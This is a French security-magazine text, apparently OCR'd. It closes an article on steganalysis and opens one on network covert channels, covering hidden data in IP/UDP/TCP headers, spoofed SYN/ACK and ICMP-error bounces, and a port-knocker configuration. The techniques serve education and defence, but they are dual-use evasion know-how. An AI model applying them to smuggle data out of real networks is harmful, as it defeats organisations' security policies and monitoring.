1. L'image est divisée en blocs de taille 8 × 8 pixels.
2. Une DCT est appliquée sur chacun de ces blocs, donnant des ensembles de 64 coefficients DCT.
3. Les coefficients sont quantifiés par des tables.


Les coefficients DCT d'une image ayant subi une compression JPEG correspondent donc à des niveaux de quantification des tables. Cette caractéristique peut être exploitée pour détecter la présence de modifications. En effet, l'insertion du message à cacher va détruire la correspondance entre coefficients et pas de quantification possibles.

Malgré son apparente efficacité, l'astuce exploitant le format JPEG ou MPEG peut facilement être mise en défaut par Alice. H. Farid [3, 7] propose une approche bien plus générale, basée sur l'apprentissage. Une première phase consiste à différencier les documents originaux des documents marqués, afin d'en déduire des propriétés discriminantes.

Chaque document du panel de test est caractérisé par une série de mesures statistiques effectuées à plusieurs résolutions (moyenne, variance, corrélation entre voisins, etc.). Puis une technique de classification détermine les paramètres les plus intéressants pour séparer les vecteurs de mesure en deux classes : celle des documents originaux et celle des documents marqués.

Dans un article plus récent [7], les auteurs choisissent d'utiliser des machines à vecteurs de support (SVM pour *support vector machine*). Nous ne détaillerons pas ici le fonctionnement précis de

Figure 3



(a) *linéaire séparable (il existe un hyperplan qui permet de classifier sans erreur)*

(b) *linéaire non séparable (on utilise un hyperplan, mais il y a des erreurs)*

(c) *non linéaire (une fonction de type spline non linéaire délimite les deux classes)*

Trois types de SVM pour séparer les cover-documents des stego-documents

cette technique de classification (voir [2] pour une introduction plus poussée), mais la figure 3 illustre bien les trois principes mis en œuvre dans l'article.

Les résultats de cette approche universelle sont pour le moment mitigés. L'algorithme ne fonctionne efficacement que sur des techniques de stéganalyse introduisant de fortes distorsions et s'avère inefficace sur les approches plus subtiles. Néanmoins, le choix des mesures du vecteur caractéristique est primordial, et la stéganalyse par classification est un domaine actuellement à la mode (figure 3).

Conclusion

Cet article a présenté les premiers éléments de la stéganographie : définitions de base, *stego*-systèmes à étalement de spectre et LSB, stéganalyse des techniques LSB et stéganalyse universelle. Rappelons le principe fondamental de la stéganographie : il existe un compromis entre le taux de communication, la distance perceptive et la sécurité.

Il existe des techniques extrêmement plus complexes que celles présentées ici. Mais celles-ci sont assez dures à comprendre pour des personnes n'ayant pas une culture en traitement du signal. Il était hors de question d'en parler dans cet article introductif. Néanmoins, pour les lecteurs intéressés, nous avons préparé un petit challenge. Nous mettons à disposition un *stego*-système audio performant (descriptif, code source) ainsi que 12 morceaux de musique : 6 *stegos* et 6 originaux. On vous donne même le message caché. A vous de jouer le rôle d'Ève et de retrouver les 6 *stegos* parmi les 12 morceaux.

Rendez-vous sur **gleguelv.free.fr/soft/publimark**.

Références

[1] A. Brown. S-Tools, Logiciel de stéganographie, **www.garykessler.net/library**

[2] N. Cristianini and J. Shawe-Taylor, *An introduction to support vector machines*, Cambridge University Press, 2000.

[3] H. Farid, *Detecting steganographic messages in digital images*, Technical report, Dartmouth College, 2001.

[4] J. Fridrich, M. Goljan, and R. Du, « Detecting LSB steganography in color and gray-scale images », *in Magazine of IEEE Multimedia : special issue on security*, pages 22–28, Oct. 2001.

[5] J. Fridrich, M. Goljan, and R. Du, « Steganalysis based on JPEG compatibility », *in Proc. SPIE*, Denver, CO, Aug. 2001.

[6] S. Katzenbeisser and F. Petitcolas, *Information hiding: techniques for steganography and digital watermarking*, Computer security series. Artech House, 2000.

[7] S. Luy and H. Farid, « Detecting hidden messages using higher-order statistics and support vector machines », *in Proc. Int. Workshop on Information Hiding*, Noordwijkerhout, Netherlands, 2002.

[8] R. Machado. EzStego, Logiciel de stéganographie d'images, **www.stego.com**

[9] N. Provos, « Defending against statistical steganalysis », *in Usenix Security Symp.*, Washington, DC, 2001.

[10] H. Repp, Hide4PGP, Logiciel de stéganographie d'images, **www.heinz-repp.onlinehome.de**

[11] Steganos GmbH. Steganos, Logiciel de stéganographie, **www.steganos.com**

[12] A. Westfeld and A. Piftzmann, « Attacks on steganographic systems », *in Proc. Int. Workshop on Information Hiding*, Dresden, Germany, Sep. 1999.

[13] R. J. Anderson and F. A. P. Petitcolas, « On the limits of steganography », *IEEE Journal of Selected Areas in Communications*, vol. 16, no. 4, pp. 476–481, 1998.

[14] C. Cachin, An information-theoretic model for steganography, in *Proc. Int. Workshop on Information Hiding*, 1998.

Canaux cachés (ou furtifs)

Introduction

Pourquoi se soucier des canaux cachés ? En bon paranoïaque, une réponse pourrait être : « ils sont partout !!! ». Dans le cas d'une crise légère de paranoïa, la solution est alors un emploi systématique de chiffrement (et cryptographie par extension). Néanmoins, cela ne peut satisfaire tous les besoins :

- → L'utilisation de chiffrement dissimule le contenu de l'échange entre les entités, mais pas l'existence de cet échange, ce qui s'avère déjà une information intéressante en soi.
- → Dans certains pays, des lois sont trop contraignantes sur l'utilisation de cryptographie (limitation des algorithmes ou clés, obligation de déposer les clés aux autorités, etc.), voire en interdisent l'usage.

Prenons le cas de deux prisonniers, Lolo et HB, incarcérés pour détention d'outils de « hack » sans motif légitime. Se sachant menacés, ils ont mis en place un protocole de communication à utiliser lorsque chacun sera dans sa cellule : ils corrompent un gardien avec un Carambar et le charge, en contrepartie, de transmettre une feuille contenant un message chiffré (par exemple, avec un code de César). Si le gardien regarde la feuille, il ne verra que des choses inintelligibles, et suspectera donc que nos deux compères cherchent sans doute à s'évader. En revanche, si la feuille contient une ode en alexandrins, il ne verra pas le vrai message, celui recomposé en mettant bout à bout les premiers mots de chaque vers.

On voit au travers de cet exemple tout l'intérêt de la stéganographie par rapport à la cryptographie. La stéganographie cherche à dissimuler un message, là où la cryptographie cherche à préserver sa confidentialité (caché vs secret).

La face cachée des canaux furtifs

Tout administrateur consciencieux sait que des canaux cachés existent, et qu'il ne peut pas grand chose pour les détecter. Néanmoins l'objet de toutes les convoitises en sécurité étant l'information, toute forme de fuite peut s'avérer néfaste. Dès qu'il y a échange d'information, volontairement ou non, cela transite par un canal. Cet échange demande donc une émission et une réception de l'information en terminologie réseau ou encore une écriture et une lecture en terminologie système.

Un peu de jargon

Tout d'abord, une précision de traduction. Le terme « canal caché » est une traduction maladroite de l'anglais « covert channel ». En effet, *covert* signifie plus furtif, dérobé que caché. Dans la suite de cet article, nous continuerons à employer le terme consacré en langue française, mais prenez garde à ne pas oublier le sens de l'expression anglaise, plus juste.

Lampson définit en 1973 les canaux cachés comme un canal de communication non prévu pour un quelconque transfert d'information [Lampson73]. Nous donnons quelques exemples de tels canaux par la suite.

Cependant la question de la stéganographie réapparaît en 1984, avec le problème des prisonniers (le même que ci-dessus, mais dans une forme bien plus rigoureuse) grâce à Simmons. Il introduit alors la notion de canal subliminal (*subliminal channel*) [prisoners] : la communication entre les deux prisonniers se faisant de manière ouverte, mais indétectable, il considère que « subliminal » est plus adapté. Il démontre alors comment de tels canaux peuvent être construits dans des schémas de signatures numériques [subliminal].

La stéganographie consiste à dissimuler de l'information dans de l'information, sans éveiller les soupçons, ou encore à injecter de l'information dans un canal furtif afin de dissimuler l'information (voir article dans ce même dossier).

Actuellement, on définit plutôt un canal caché comme un canal de communication non prévu et/ou non autorisé utilisable pour transférer des informations en violation d'une politique de sécurité.

La notion centrale liée aux canaux cachés est celle d'information, et en particulier ses transitions entre différentes entités : on parle alors de flux d'information.

La notion de canal caché est intimement liée à celle de politique de sécurité. Par exemple, lorsqu'on utilise un modèle de sécurité type DAC (*Discretionary Access Control*), c'est-à-dire qu'une personne gère elle-même ses propres permissions, alors la notion de canal caché n'a pas de sens. En effet, le DAC est « vulnérable » aux *malwares* puisqu'un tel logiciel peut prendre l'identité d'un utilisateur pour exécuter des actions, mais que le système d'exploitation ne peut distinguer entre l'utilisateur légitime et celui usurpé.

De nombreux autres types de contrôle d'accès existent (MAC, RBAC,...), mais sont mis en œuvre par le système lui-même, l'utilisateur ne pouvant alors agir sur ses propres permissions (à moins d'avoir les privilèges adéquats). Prenons le cas de 2 politiques de sécurité :

- → **politique P1** : tous les flux d'information entre les utilisateurs sont interdits.
- → **politique P2** : une politique de sécurité multi-niveaux qui stipule qu'une information ne peut transiter que d'un niveau donné vers un niveau supérieur.

Avec ces politiques (simplifiées), un canal caché dans P1 peut être totalement légitime dans P2.

Renaud Bidou
renaudb@radware.com
Frédéric Raynal
pappy@miscmag.com

Plus concrètement, prenons le cas de l'administrateur réseau Lolo qui met en place une politique de filtrage stricte et n'autorise que le trafic HTTP. Malheureusement pour lui, il a parmi ses utilisateurs le petit rigolo HB qui connaît HTTPTunnel et s'en sert pour aller faire de l'IRC avec son copain Jean-Kevin. On voit là encore une violation de la politique de sécurité puisque l'IRC est (censé être) interdit.

Où se cachent les canaux cachés ?

Partout ! Il existe de nombreux types de canaux :

covert storage channel :

- Un processus dispose d'un accès, direct ou indirect, à un espace de stockage en écriture, pendant qu'un autre processus dispose d'un accès, direct ou indirect, à ce même espace de stockage, mais en lecture.
- Par exemple, lorsque plusieurs processus doivent utiliser une même ressource (un fichier), il est courant de poser un « verrou » sur ce fichier. Le canal se fait alors par le biais de la présence ou non de ce verrou. Une autre possibilité est d'agir directement sur le support physique (disque dur, disquette, etc.) : si un cluster est occupé, cela code un 1, et sinon un 0.

covert timing channel :

- Un processus signale un évènement à un autre processus en modifiant sa propre utilisation d'une ressource système de sorte à modifier le délai de réponse observé par le second processus.
- Par exemple, si le premier processus sauvegarde un fichier à une « extrémité » du disque dur, le second processus mesure le temps que met la tête de lecture/écriture à se déplacer. Le premier processus peut aussi surcharger le CPU pour ralentir certaines réponses à des questions posées par le second processus.

termination channel :

- Un premier processus lance une tâche, le second récupère l'information en vérifiant si cette tâche est achevée ou non.

probabilistic channel :

- Un processus modifie la distribution de probabilités d'un évènement associé à une ressource, le second processus doit alors estimer cette distribution.

ressource exhaustion channel :

- Ce type de canal s'appuie sur la disponibilité ou non d'une ressource donnée. Par exemple, un premier processus peut remplir tout l'espace disque ou en libérer à sa convenance, le second processus récupère l'information en tentant d'écrire sur le disque. Le bit d'information est transmis en fonction de la réponse à la tentative d'écriture.

power channel :

- En supposant qu'un processus est capable de mesurer la consommation électrique, la communication s'effectue en modulant cette consommation en fonction du bit d'information à transmettre.

Le vocable employé ici est orienté système et correspond à celui employé dans [lampson73] en 1973 ! La plupart de ces notions sont bien évidemment transposables à un environnement réseau.

Ce n'est pas parce qu'ils sont cachés que ces canaux n'ont pas de caractéristiques communes avec les canaux de communication usuels :

- La capacité d'un canal de communication est la quantité d'information qu'il peut faire transiter.
- Le bruit intervenant dans un canal de communication correspond aux perturbations engendrées sur l'information lorsqu'elle transite dans le canal.
- Un canal de communication peut fonctionner en mode synchrone (la transmission est quasi-instantanée entre l'émetteur et le récepteur) ou asynchrone (l'émetteur transmet l'information, mais ne peut garantir quand le destinataire la recevra).

La capacité est une mesure importante de la qualité d'un canal. En particulier dans le cas de la sécurité, plus un canal caché permet l'évasion d'information, plus il représente une menace sérieuse. Toutefois, il existe un lien fort et évident entre capacité et furtivité : plus la quantité d'information qui transite illégitimement dans le canal est importante, moins il risque de rester caché longtemps.

La plupart des covert storage channels sont très faiblement bruités dans la mesure où la création d'un objet (ficher, verrou,...) sur un disque peut ne pas réussir si le disque est plein, les permissions ont changé,... mais cela reste peu probable. À l'inverse, les covert timing channels sont souvent fortement bruités, de nombreux facteurs externes pouvant influencer un temps d'exécution ou un calcul.

Un système qui « laisse fuir » ne serait-ce qu'un bit d'information à intervalle régulier est suffisant pour mettre en œuvre un canal de communication. Il suffit de trouver un codage de l'information adapté. Supposons qu'on souhaite disposer d'un alphabet comportant toutes les lettres et les chiffres, soit 36 symboles, un codage simple établit la correspondance A/1, B/2, C/3,... Z/26, 0/27,... 9/36. En codant ces nombres sur 6 bits, on dispose alors de 2^6=64 valeurs possibles, ce qui est largement assez par rapport aux 36 dont on a besoin. L'émetteur pour transmettre la lettre A enverra 000001 (1 en binaire). De son côté, le récepteur sait qu'il devra décoder par bloc de 6 bits. Que les puristes nous pardonnent cette introduction simpliste de la théorie de l'information !!! La chose importante à retenir est qu'il

faut bien distinguer ce qui transite dans le canal (une suite de bits) de ce qu'ils représentent (ici, il y a une correspondance directe entre 6 bits et un caractère, mais il pourrait tout aussi bien s'agir d'une image compressée et chiffrée).

Comme nous l'avons déjà laissé entendre, vouloir à tout prix se prémunir des canaux cachés est illusoire : beaucoup trop d'entités interviennent dans un système (au sens large). Les fuites d'information constituent donc un risque à prendre en compte.

À ce titre, les diverses SPA, DPA et autres *timing attacks* sont des exemples fort instructifs. Lors de la conception des cartes à puces et des programmes qui vont avec, ces attaques n'ont pas été envisagées. Il faut dire : penser à mesurer la température, le temps d'exécution ou la consommation électrique pour reconstruire une clé secrète, il fallait y penser ! Néanmoins, une fois ces fuites identifiées, les solutions pour les boucher ne se sont pas faites attendre.

Mais voyons maintenant plus en détails comment toutes ces notions se retrouvent dans un environnement réseau.

Canaux réseau

Il apparaît comme une évidence que l'une des applications les plus prisées des canaux cachés est la transmission discrète d'information d'un système à un autre, via un réseau partagé et potentiellement surveillé. Certains motifs sont évidents. Il s'agit en général de transférer, à l'insu de tous, des données confidentielles ou de contourner une politique de sécurité interdisant l'usage de telle ou telle application.

Mais en y réfléchissant bien, les canaux cachés offrent la possibilité de fournir des services un peu plus originaux. Ainsi l'exécution d'une séquence d'ouverture d'un port *knocker* ou le lancement d'ordres d'un maître à ses *zombies* dans le cadre des dénis de service distribués gagnent énormément à utiliser les canaux cachés. Ces derniers permettent dans un premier temps d'éviter la détection et dans une autre mesure de rendre plus complexe le rejet (intéressant pour les ports knocker) ou le traçage de la source (pour les DDoS).

État de l'art

Le premier article de recherche sur le thème des canaux cachés dans les réseaux date de 1987 [Girling87]. Il met en évidence 3 canaux cachés (2 *storage* et un *timing*) pour démontrer les possibilités associées à la bande passante disponible sur le réseau local. Bien que ces canaux ne mesurent pas l'impact de leur utilisation sur les performances réelles du réseau, cet article a ouvert la voie à la recherche des canaux cachés dans des environnements type réseau.

Ces travaux ont été poursuivis dans [wolf89] où l'auteur s'est attaché à montrer les possibilités des protocoles courants dans les LAN, type IEEE 802.2, 802.3, 802.4 et 802.5. Il présente comment utiliser des champs non définis de ces protocoles ou le bourrage, pour la mise en place des transmissions. Toutefois, les solutions proposées sont assez faibles car facilement détectables pour quelqu'un surveillant leur utilisation.

Dans [Handel96], les auteurs s'intéressent au modèle OSI et parcourent chaque couche du modèle à la recherche de possibles moyens de communications. Ils en identifient beaucoup, la plupart fondés sur des octets non employés dans les en-têtes. Cependant, on peut adresser deux reproches à cette étude. D'une part, elle reste uniquement théorique puisque s'appuyant sur un modèle théorique décrivant les réseaux. D'autre part, ils ne prennent pas en considération les conséquences de l'utilisation des canaux découverts sur le réseau en terme de performances ou d' interopérabilité.

Citons également [Rowland96] qui propose des modifications des en-têtes IP et TCP pour construire un canal de communication. Toutefois, là encore, l'auteur ne tient pas compte de l'environnement des paquets (problème de filtrage des paquets, de NAT ou de routage).

Techniques de base

Le premier point essentiel dans la création d'un canal réseau est de s'assurer que les paquets destinés à transporter l'information sont parfaitement normaux : d'une part, ils doivent se conformer à la lettre aux RFC et, d'autre part, ils correspondent à des protocoles ou applications légitimes sur le réseau. Faute de répondre à ces deux critères, ils risquent de générer une alerte et par conséquent d'éveiller la suspicion.

Il apparaît ainsi naturel que le premier protocole à avoir été utilisé à ces fins soit ICMP. En effet, ce dernier présente deux avantages majeurs :

- Il a longtemps été considéré comme anodin et inoffensif (et l'est toujours dans bien des cas).
- Il définit un champ de données allant de 84 octets (*ICMP Redirect* ou *Destination Unreachable* par exemple) à MTU-28 octets (*ICMP echo request/reply* sans fragmentation).

Une implémentation que l'on pourrait qualifier de triviale est fournie par `icmpchat` [icmpchat]. Ce petit programme est plus ou moins l'équivalent d'un *talk* utilisant le type et le code de message au choix de l'utilisateur et chiffrant la communication. Les figures 1a et 1b montrent l'interface de chaque côté du canal. La figure 2 donne l'analyse du paquet de transport de la communication : il s'agit bien d'un paquet ICMP légitime dont les données ne sont pas explicites.

Protocoles réseau

L'utilisation du champ de données d'un protocole n'est cependant pas la méthode la plus subtile pour transférer des informations. Si ces dernières ont peu de chance d'être comprises compte tenu du chiffrement, l'afflux de paquets ICMP – pour reprendre l'exemple précédent – contenant des données peut apparaître en soit comme une anomalie. Mais plus généralement, la capacité de ces canaux est extrêmement réduite (ce qui peut néanmoins largement suffire, par exemple pour transférer une clé de chiffrement de quelques octets). Dans ces conditions, il s'avère intéressant de trouver d'autres champs autorisant la transmission d'informations.

Les conditions d'utilisation de tels champs sont les suivantes :

- Ils doivent être « manipulables » à volonté.
- L'objectif du canal est de transmettre relativement rapidement et le plus discrètement possible des volumes de

Figure 1a *Communication via icmpchat*




Figure 1b *Communication via icmpchat*





Figure 2 *Capture d'un paquet icmpchat*



données importants. Pour cela, il est préférable que le spectre des valeurs que peuvent prendre les champs soit le plus large possible.

Ils ne doivent pas être modifiés systématiquement de manière aléatoire au cours du transfert. En effet, en cas de modification « accidentelle », il s'agit du bruit, dont l'impact dépend des mécanismes de correction mis en place. Prenons cependant le cas de la translation d'adresse dynamique. Lorsque le paquet de l'émetteur traverse le NAT, le port source est systématiquement modifié, et la valeur qui va lui être attribuée ne peut être prédéterminée. Dans ce cas l'utilisation du port source comme champ de transport de l'information est évidemment impossible.

Il faut bien voir que pratiquement tous les champs d'un paquet sur un réseau peuvent servir, de manière plus ou moins adaptée, à l'élaboration d'un canal caché. Néanmoins, en tenant compte des aspects pratiques (capacité, furtivité, etc.), on se rend compte que le choix est quand même limité.

L'en-tête IP

Nous aborderons rapidement les cas des options, de l'identifiant (IPID) et de l'adresse source.

L'exploitation des options nécessite leur support par les piles réseau source et destination ainsi que la garantie qu'aucun équipement de filtrage ne les modifie ou ne les supprime, ainsi que le ferait par défaut un *firewall CheckPoint*. Ce champ n'est donc pas idéal, loin s'en faut.

L'adresse source en revanche apparaît déjà comme plus stable dans la mesure où elle ne risque d'être modifiée qu'en cas de traversée d'un NAT, qu'il soit statique ou dynamique. En revanche, une communication bidirectionnelle ne sera rendue possible que si chaque extrémité du canal est codée en dur dans le programme, l'information concernant la source étant évidemment perdue en cours de transfert.

Il n'en reste donc qu'un, l'IPID, largement utilisé [ipid][stegtunnel] mais qui présente un inconvénient de taille : il ne permet que le transfert de deux octets par paquets. Ainsi, s'il peut être exploité avec succès pour le lancement d'une commande ou l'exécution d'une séquence de port *knocking*, il s'avère tout à fait inadapté au transfert de volumes importants de données.

En-tête UDP

Sur les quatre champs d'en-tête, trois sont exploitables : le port source, la longueur des données et le *checksum*. Le port source est une option intéressante dans la mesure où il est uniquement sensible au NAT dynamique. Les autres champs peuvent également être exploités si aucun équipement de détection n'effectue de vérification au niveau 4, ce qui est généralement le cas. En utilisant l'ensemble des champs, il est donc possible de transférer 12 octets par paquet, sachant qu'une fois encore aucune garantie d'intégrité de la communication n'est fournie par le protocole.

Cet inconvénient est également son principal avantage dans la mesure où les moteurs de filtrage de type *stateful* auront beaucoup plus de mal à détecter une anomalie que lors de la violation d'un *handshake* TCP.

En-tête TCP

Beaucoup plus riche, cet en-tête présente de nombreux champs exploitables pour la dissimulation des communications : les numéros de séquence, la fenêtre, le port source, le checksum, les *flags* et les options, plus particulièrement le *time stamp*. La charge théorique de chaque paquet s'élève par conséquent à 38 octets par paquets.

Néanmoins, les moteurs de détection d'anomalies de type stateful ou de compatibilité avec les RFC réduisent considérablement cette charge. En effet, une session TCP doit commencer par un SYN (accessoirement avec le flag Push positionné) et le numéro de séquence d'*acknowledgement* être 0. La charge initiale se trouve alors réduite à 32 octets et 2 bits. En outre l'évolution des numéros de séquence doit suivre un certain nombre de

règles, réduisant encore une fois la charge et le spectre possible des valeurs transmises. Enfin, les mécanismes de lutte contre les SYN*Floods* tels que les SYN*cookies* interdisent complètement l'utilisation du numéro de séquence d'*acknowledgement* à des fins de transmission d'information.

Canaux applicatifs

Au niveau applicatif les canaux cachés vont permettre d'utiliser un flux parfaitement légitime tant en termes de respect de la politique de sécurité qu'en termes d'application stricte des normes de communication. En outre, ce type de flux paraîtra moins suspect dans la mesure où un trafic HTTP important semble toujours plus naturel qu'un volume conséquent de paquets ICMP...

Compte tenu des restrictions liées aux flux autorisés généralement en sortie, les principaux trafics applicatifs exploités sont le Web, le mail et le DNS. Associés aux différents mécanismes de relais tels que des chaînes de *proxy* pour le Web ou des *remailers* anonymes pour le mail, ces canaux garantissent l'intégrité (au sens TCP du terme) des transferts, un bon débit de données ainsi qu'une résistance certaine au traçage de leur source. En outre, compte tenu de la richesse des protocoles applicatifs, les possibilités sont quasi-infinies et la détection pratiquement impossible. Toutefois, un flux HTTP qui dure plus de quelques minutes n'est pas tout à fait normal, tout comme une augmentation subite du trafic DNS.

Un exemple de ce type de canal, fondé sur la résolution de noms, est détaillé plus avant dans ce numéro.

Utilisation des rebonds

Outre la taille réduite du canal de communication, les techniques précédemment décrites présentent également l'inconvénient de permettre une remontée triviale à la source du canal. Il devient alors possible de bloquer définitivement la source au niveau d'un équipement de filtrage et de rendre le canal définitivement inutilisable. Les rebonds profitent d'une tierce partie qui transmet, à son insu, l'information entre la source et la destination. En voici quelques exemples.

Rebond par SYN/ACK

Conformément à la RFC, le numéro de séquence transmis par un client dans un paquet SYN (appelé ISN, *Initial Sequence Number*) à destination d'un port ouvert est incrémenté de 1 par le serveur et retransmis au client à travers le numéro de séquence d'acknowledgement. Sur cette base, il est tout à fait possible de transmettre une information en utilisant un serveur quelconque et en *spoofant* l'adresse IP source afin de la faire pointer sur l'autre extrémité du canal.

Exemple : La machine A (10.0.0.1) veut communiquer avec B (192.168.0.1) via le serveur web C (**www.prendsmoipouruncon.com**) pour lui transmettre le message `service ssh start\n`, soit 18 octets, encodé en hexa de la manière suivante : `\73\65\72\76\69\63\65\20\73\73\68\20\73\74\61\72\74\0A` et divisé en cinq blocs de 4 octets (taille du numéro de séquence) :

- séquence 1 : `0x73657276` ;
- séquence 2 : `0x69636520` ;
- séquence 3 : `0x73736820` ;
- séquence 4 : `0x73746172` ;
- séquence 5 : `0x740A0000` - deux octets nuls ont été utilisés pour le *padding*.

Afin d'établir le canal, il suffit d'envoyer 5 SYN à destination du serveur C sur le port 80, avec comme source l'adresse IP de B (192.168.0.1) et avec les numéros de séquence précédemment calculés. C renverra à la source (B) un SYN/ACK avec comme numéros de séquence d'acknowledgement respectifs pour chacun des 5 paquets `0x73657277`, `0x69636521`, `0x73736821`, `0x73746173`, `0x740A0001`, soit les 5 numéros de séquence incrémentés de 1. Le réassemblage est alors trivial.

Cependant, des paquets RST sont renvoyés par la destination à la machine ayant servi de rebond. Cela implique qu'on doit prendre quelques précautions dans le choix de cette machine. De plus, le fait de voir sur un réseau des paires de paquets SYN/ACK puis RST n'est pas du tout normal et constitue donc une bonne signature pour la détection d'un tel canal.

Rebond par erreurs ICMP

Dans le même ordre d'idée, il est possible de rebondir en s'appuyant sur les messages d'erreur ICMP. En effet, pour les messages de type `ICMP destination/port unreachable`, `ICMP time exceeded` et `ICMP redirect`, la RFC précise que le champ de données ICMP doit contenir l'en-tête IP du paquet ayant généré l'erreur ainsi que les 64 premiers octets de données.

La première application est triviale pour les stations A et B souhaitant transférer des informations via C :

- A envoie un paquet provoquant volontairement une erreur. La source du paquet est B. Les données à transmettre sont dans les 64 premiers octets des données IP.
- Par un moyen ou par un autre (voir plus loin) le système C identifie une erreur. Il envoie le paquet ICMP approprié à la source, soit B.
- B réceptionne le paquet et récupère les données.

La génération de telles erreurs est relativement simple. Par exemple, un paquet `ICMP port unreachable` est envoyé lors de l'émission d'un paquet UDP contenant les données à transmettre sur un port fermé. Dans ce cas, le serveur de rebond C est un serveur quelconque sur Internet auquel notre paquet sera envoyé sur un port élevé (donc probablement fermé). Dans ce cas, notre paquet doit être correct au niveau UDP, ce qui fait perdre 16 octets supplémentaires. Il ne reste donc que 64 - 16 = 48 octets disponibles.

Beaucoup plus intéressant, envoyer un paquet avec un TTL particulièrement faible présente de nombreux avantages. Premièrement, l'erreur est générée dès l'analyse de l'en-tête IP. Il est donc inutile de structurer les données IP conformément à tel ou tel protocole de niveau 4 et la charge totale par paquet est donc bien de 64 octets. Le deuxième avantage de cette technique est que le serveur de rebond C n'a pas à être identifié. En effet, le message ICMP d'erreur sera généré par le routeur voyant le paquet émis par A (avec comme source B) avec un TTL de 0. Il transmettra par conséquent à B (source officielle du paquet) le message d'erreur avec les données. Le serveur de rebond devient donc un routeur quelconque sur Internet.

Application au portknocker

Prenons l'exemple d'un administrateur avisé que nous appellerons Lolo. Ce dernier utilise SSH pour se connecter à ses systèmes. Il est néanmoins conscient que la version qu'il utilise comporte sûrement des failles non publiées. En outre, il sait pertinemment que, de toute façon, il n'aura jamais le temps de mettre à jour tous ses serveurs dans un temps raisonnable une fois l'exploit dans la nature, et qu'il sera alors victime du premier script *kiddy* venu, que nous appellerons Fred. Par conséquent, il a choisi de mettre en place un *portknocker* qui, à l'issue d'une certaine combinaison de paquets, permet le lancement du service en question. Soucieux d'éviter tout rejeu de ces sessions par un méchant *w4rl0rDz* que nous appellerons HB, il souhaite également mettre en place un canal caché avec rebond multiplexé.

Parmi la pléthore de *portknockers*, il choisit `apk` [apk]. Au niveau du serveur, le fichier de configuration (`apks.conf`) est le suivant :

```
#TYPE  ID  TTL  SOURCE  SPORT  DPORT  SEQ    SEQACK  URG  ACK  PSH  RST  SYN  FIN  WIN  DATA  ACTION                 KEY
E      1   *    *       80     *      *      12345   0    1    0    0    1    0    *    *     NEXT(2)                NULL
F      2   *    *       80     *      *      67890   0    1    0    0    1    0    *    *     NEXT(3)                NULL
F      3   *    *       80     *      *      13579   0    1    0    0    1    0    *    *     CMD("service ssh start")  NULL
```

Ainsi le service SSH sera lancé si le portknocker reçoit 3 SYN/ACK consécutifs provenant de serveurs web (SPORT = 80) et dont les numéros de séquence d'ackowledgement sont respectivement 12345, 67890, 13579. Afin d'automatiser ces opérations, le fichier de configuration du client sera :

```
#TYPE  ID  TTL  SOURCE  SPORT  DPORT  SEQ    SEQ_ACK  URG  ACK  PSH  RST  SYN  FIN  WIN  DATA  ACTION                  KEY
E      1   *    *       *      80     12344  0        0    0    0    0    1    0    *    *     NEXT(2)                 NULL
F      2   *    *       *      80     67889  0        0    0    0    0    1    0    *    *     NEXT(3)                 NULL
F      3   *    *       *      80     13578  0        0    0    0    0    1    0    *    *     CMD(«service ssh start») NULL
```

De cette manière, chaque étape sera programmée pour envoyer en séquence trois paquets SYN sur le port 80 de serveurs (spécifiés manuellement à chaque étape) et avec des numéros de séquence correspondant à ceux du serveur, moins 1.

